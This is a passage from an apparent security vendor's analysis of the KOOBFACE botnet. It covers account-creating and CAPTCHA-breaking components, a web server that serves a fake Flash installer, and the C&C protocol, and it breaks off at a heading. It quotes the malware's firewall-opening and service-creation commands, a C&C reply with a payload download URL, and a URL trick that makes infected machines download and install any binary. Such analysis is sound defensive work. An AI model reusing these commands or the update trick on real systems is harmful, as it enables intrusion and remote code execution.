

Figure 16. *Program flow summary of* googlereg2.exe

The *googlereg2.exe* component defeats *Google's* CAPTCHA while creating a *Google* account by sending the CAPTCHA image to the C&C server. The CAPTCHA is then solved by KOOBFACE's CAPTCHA-breaking component. Afterward, the C&C server returns the solution.



Figure 17. *KOOBFACE's CAPTCHA-breaking routine*



Figure 18. googlereg2.exe *component sends CAPTCHA image to the C&C*

Figure 19. googlereg2.exe *component querying the C&C for the CAPTCHA image solution*

After successfully creating a *Google* account, the *googlereg2.exe* component reports the credentials to the C&C server and goes to *http://news.google.com* to obtain a news headline. This news headline is then used as the title of the blog that it will create under the account it registered.

Figure 20. googlereg2.exe *component reports the* Google *account created to the C&C server*

Figure 21. googlereg2.exe *queries for news headlines from* news.google.com

Additional content is retrieved from the C&C server, which contains a script that points to a KOOBFACE redirector URL. This script is injected into the blog template and, in turn, directs the blog's visitors to a KOOBFACE redirector URL.



Figure 22. googlereg2.exe *retrieves additional blog template content from the C&C server*



Figure 23. googlereg2.exe *injected script into the original blog template*

After modifying the blog template, the component then posts a blog entry with only the blog title that it ripped off from a *Google* news headline. In effect, it uses a blackhat search engine optimization (SEO) technique to increase the likelihood that a user searching for the latest headline on the Web gets directed to the malicious blog site. Finally, it tells the C&C server if it has successfully created the blog entry.

This component enables the KOOBFACE gang to create and control hundreds of blogs.

CAPTCHA BREAKER COMPONENT

The CAPTCHA breaker component constantly polls the KOOBFACE C&C for a CAPTCHA image and tricks victims to solve the CAPTCHA images they see. The CAPTCHA solutions are then sent back to the C&C.



Figure 24. *KOOBFACE's CAPTCHA breaker component*

In more detail, the CAPTCHA breaker component queries the C&C domain via an HTTP request. The C&C replies with details such as where the CAPTCHA image can be downloaded from, some text to show as part of the CAPTCHA-breaking routine, and a regular expression to validate the CAPTCHA solution the victim will type in.



Figure 25. *Logs related to the CAPTCHA component*

Figure 26. *Sample CAPTCHA that needs to be solved*

After downloading the images, this component relegates other open program windows to the background and prompts the victim to identify the characters on the CAPTCHA image. It adds a timer to the message prompt to make the whole social engineering scenario effective as it creates a sense of urgency. It makes the victim feel he/she should immediately identify the characters on the CAPTCHA image and that failure to do so will turn his/her computer off. However, this component does not have the function to turn the victim's computer off.

KOOBFACE does not really check if the CAPTCHA solution is correct or not. Rather, it implements a simple regular expression-based check of the given solution. For example, if the given CAPTCHA requires two words, KOOBFACE will check if the given solution is, in fact, made up of two words. If the given solution does not pass validation, KOOBFACE displays the "error" message in Figure 27.

Figure 27. *Sample error message that appears when the solution entered is wrong*



Figure 28. *Uploading of CAPTCHA solution*

If the given solution is validated, KOOBFACE then closes the CAPTCHA dialog box and "allows" the user to continue using his/her Windows machine.

WEB SERVER COMPONENT

The KOOBFACE Web server component is implemented in the file *v2webserver.exe,* which is downloaded along with the malware's various social network components.

This component turns every zombie PC in the KOOBFACE botnet a Web server. Early versions of the Web server component serves a bogus *YouTube* page that tries to convince its would-be victims to download the (fake) *Flash Player* needed to play a video.



Figure 29. *Fake* YouTube *page*



Figure 30. *Fake* Facebook *page*

Certain recent versions of the Web server component imitate the look of the popular social networking site *Facebook.*

The fake *Flash Player* is downloaded as the file *setup.exe,* which starts the inevitable KOOBFACE infection chain.

INSTALLATION

Like the other KOOBFACE components, the **Web server component** can run independently though it is usually introduced into the system along with a horde of other components. This component was designed to run in the infected system as a service. Even if it is not executed as a service, however, it will install itself as one.

It first copies itself into the *Program Files* folder as *%ProgramFiles%\websrvx\websrvx.exe.* It then creates several *Windows Firewall* exceptions to allow other machines connected to the Internet to contact the new KOOBFACE zombie (the infected machine). It does this by issuing the following three successive *netsh* commands:

- *netsh add allowedprogram "C:\Program Files\websrvx\websrvx.exe" websrvx ENABLE*
- *netsh firewall add portopening TCP 80 websrvx ENABLE*
- *netsh firewall add portopening TCP 53 websrvx ENABLE*

Note that the first netsh command will not work. Only the last two netsh commands will successfully add exceptions to the firewall.

Notice that the third netsh command is also somewhat problematic. The Web server component should contain a code that enables it to act as a Domain Name System (DNS) server. The third netsh command, however, grants an exception to TCP port 53 and not UDP port 53.



Figure 31. Windows Firewall Exceptions *tab modified by the Web server component*

After granting the firewall exceptions, it then creates the *websrvx* service using the built-in Windows utility, *SC.EXE,* with the following code:

```
sc create “websrvx” binPath= “C:\Program Files\websrvx\websrvx.exe” type= sharestart=
auto
```

The installation then starts the newly installed service using the following code:

```
sc start “websrvx”
```

WEB SERVER

The primary purpose of the Web server component, *websrvx,* is to make each infected zombie PC a Web server. It plays an essential role in the entire KOOBFACE infection chain.



Figure 32. *Web server component activities*

The Web server component:

- Serves as a redirector
- Serves the fake *Facebook* page and introduces a fake *Flash Player* installer in the guise of the file *setup.exe,* which will install KOOBFACE in the user’s system

REDIRECTOR

The KOOBFACE-spammed URL hosts a Javascript file. This file contains a long list of IP addresses where an infected user’s browser can be redirected to. All these IP addresses refer to KOOBFACE zombie machines (see Figure 33).



Figure 33. *List of IP addresses*

After a would-be victim clicks a KOOBFACE-spammed URL in a social networking site, the user's browser is redirected to any of the IP addresses on the list. The KOOBFACE zombies the IP addresses refer to all serve as Web servers. All of them run the Web server component and are considered KOOBFACE zombies.



Figure 34. *Traffic between the user's browser and webservx redirector*

The redirection is done with the help of the Javascript file. The URL the *window.redirect* command points to will redirect the browser to the fake *Facebook* page, which will then serve the *setup.exe* binary.

Before, the Javascript in the KOOBFACE-spammed sites used to redirect to only one website, which we used to call the "KOOBFACE redirector." This redirector responds with an HTTP 302 redirect command to an IP address of a KOOBFACE zombie, which then serves the fake *YouTube* or *Facebook* page and later on the *setup.exe* file.

FAKE *FACEBOOK/YOUTUBE* PAGE

After the redirections, the final landing displays the bogus *YouTube* or *Facebook* page. The zombie will then attempt to serve *setup.exe* file to the user. As previously mentioned, this file starts the KOOBFACE infection chain. In order to serve the said binary, however, the Web server component needs to contact the KOOBFACE C&C. The C&C then gives the Web server component the data it needs to construct then serve *setup.exe.*

Figure 35. *Web server component contacts C&C to serve fake* Flash Player

In contacting the KOOBFACE C&C, the Web server component reports how long it has been running (uptime, in seconds) and the latency of the connection (ping). The **latency** is the amount of time it takes (in milliseconds) for the Web server component's ICMP echo request to *www.aol.com* to receive a reply.

Figure 36. *Communication between the webservx component and the KOOBFACE C&C*

The KOOBFACE C&C replies with XML data in the following structure:

```
<?xml version="1.0"?>
<websrv is_available="yes" version="134" upx="http://[BLOCKED].md/1/upx.exe">
<item>
      <postfix>.exe</postfix>
      <contenttype>application/octet-stream</contenttype>
      <content>4d5a900003000000040000000ffff0000b8000000000000...</content>
</item>
</websrv>
```

This XML data directs the Web server component where to download the UPX executable file, which is stored in the websrvx installation directory. **UPX** is a popular open-source PE file packer.

The long string between the *<content>* and *</content>* tags is actually the *setup.exe* file. It is the American Standard Code for Information Interchange (ASCII) representation of the hex bytes of the file *setup.exe.* Before *setup.exe* is served, the Web server component first packs the file using the just downloaded UPX executable.

The XML data is saved as the file *C:\Program Files\websrvx\websrvx.dat.*

AUTO-UPDATE MECHANISM

The Web server component has an auto-update functionality. To update the Web server, all you need to do is issue the Web request that has the *?newver* argument similar to the following:

```
http://ip_address_of_zombie/?newver=http://mydomain.com/new_version.exe
```

Once the Web request is received, the Web server component will then:

- Download the file specified in the *?newver* argument
- Stop the websrvx service
- Replace the existing websrvx binary with the newly downloaded update
- Restart the websrvx service

The auto-update mechanism does not have any authentication or integrity checks in place nor does it check the origin of the URL of the "new" binary. This implementation flaw makes KOOBFACE zombies wide open for remote code execution attacks.

If a user knows the IP addresses of KOOBFACE zombies, he/she can specify any URL of his/her choosing to put as the *?newver* variable.

PROXY

The KOOBFACE zombies running the Web server component can also be used to proxy Web requests to other zombies and C&C servers.

Figure 37. *KOOBFACE zombies with websrvx can proxy requests*

To use a KOOBFACE zombie as a proxy, the string */proxy/* should be included in the Web request. When it encounters that string, the zombie will proceed to proxy the request between the client and the C&C.



Figure 38. *KOOBFACE proxy request*



Figure 39. *KOOBFACE architecture*

THE KOOBFACE ARCHITECTURE

C&C ARCHITECTURE

